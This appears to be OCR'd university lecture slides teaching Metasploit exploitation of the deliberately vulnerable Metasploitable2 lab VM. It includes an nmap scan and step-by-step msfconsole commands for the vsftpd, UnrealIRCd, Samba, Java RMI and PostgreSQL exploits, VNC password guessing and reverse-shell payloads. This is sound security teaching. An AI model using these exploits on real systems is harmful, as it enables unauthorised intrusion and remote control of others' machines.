
THE NORTHCAP UNIVERSITY

Exploit using Metasploit

Dr. Prachi



30 YEARS OF EXCELLENCE

NAAC Accredited

Exploiting a Linux-based OS

Attack against the target Linux-based operating system Metasploitable2.

- It is available online at http://sourceforge.net/projects/metasploitable/files/Metasploitable2
- Metasploitable2 is vulnerable to attack.

Steps:

1. **Getting Metasploitable IP address**

2.Metasploitable can be scanned using nmap, which identifies open ports and associated applications.

Exploiting a Linux-based operating

THE NORTHCAP UNIVERSITY

1. Metasploitable can be scanned using nmap, which identifies open ports and associated applications.

```
root@kali:~# nmap -sV 192.168.43.129

Starting Nmap 6.40 ( http://nmap.org ) at 2013-09-03 12:25 EDT
Nmap scan report for 192.168.43.129
Host is up (0.00017s latency).
Not shown: 977 closed ports
PORT     STATE SERVICE     VERSION
21/tcp   open  ftp         vsftpd 2.3.4
22/tcp   open  ssh         OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
23/tcp   open  telnet      Linux telnetd
25/tcp   open  smtp        Postfix smtpd
53/tcp   open  domain      ISC BIND 9.4.2
80/tcp   open  http        Apache httpd 2.2.8 ((Ubuntu) DAV/2)
111/tcp  open  rpcbind     2 (RPC #100000)
139/tcp  open  netbios-ssn Samba smbd 3.X (workgroup: WORKGROUP)
445/tcp  open  netbios-ssn Samba smbd 3.X (workgroup: WORKGROUP)
512/tcp  open  exec        netkit-rsh rexecd
```

30 YEARS OF EXCELLENCE

NAAC Accredited

FTP port 21 exploit

- In msfconsole,
  - search vsftpd
  - use exploit/unix/ftp/vsftpd_234_backdoor
  - show options
  - set RHOST 172.16.225.128
  - run/exploit
- We will get the shell of user, execute the following commands to confirm
  - whoami (check privileges)
  - ifconfig

Exploit VNC port

- VNC (Virtual Network Computing) enables a users to control another computer over a network connection. In this attack, we will be attacking our target system on port 5900 in order to control it over remotely.
    - search vnc login
    - use auxiliary/scanner/vnc/vnc_login (to get password)
    - show options
    - set RHOST 172.16.225.128
    - run
- You get password, use that password to gaining remote control of target system via VNC.
- Open other terminal and write:
    - vncviewer IP
    - enter password

Unrealircd

- search unrealircd
- use exploit/unix/irc/unreal_ircd_3281_backdoor
- show options
- set RHOST
- show payloads
- set payload payload/cmd/unix/reverse
- show options
- set LHOST
- exploit
  - Return shell

RmiRegistry

Exploit RmiRegistry

- search rmiregistry
- use exploit/multi/misc/java_rmi_server
- show options
- set RHOSTS IP
  - Return shell
- **Postgresql**
- search postgresql
- use exploit/linux/postgres/postgres_payload
- show options
- set RHOSTS IP
  - Return meterpreter

Samba

- search samba
- use exploit/multi/samba/usermap_script
- show options
- set RHOSTS IP
  - Return shell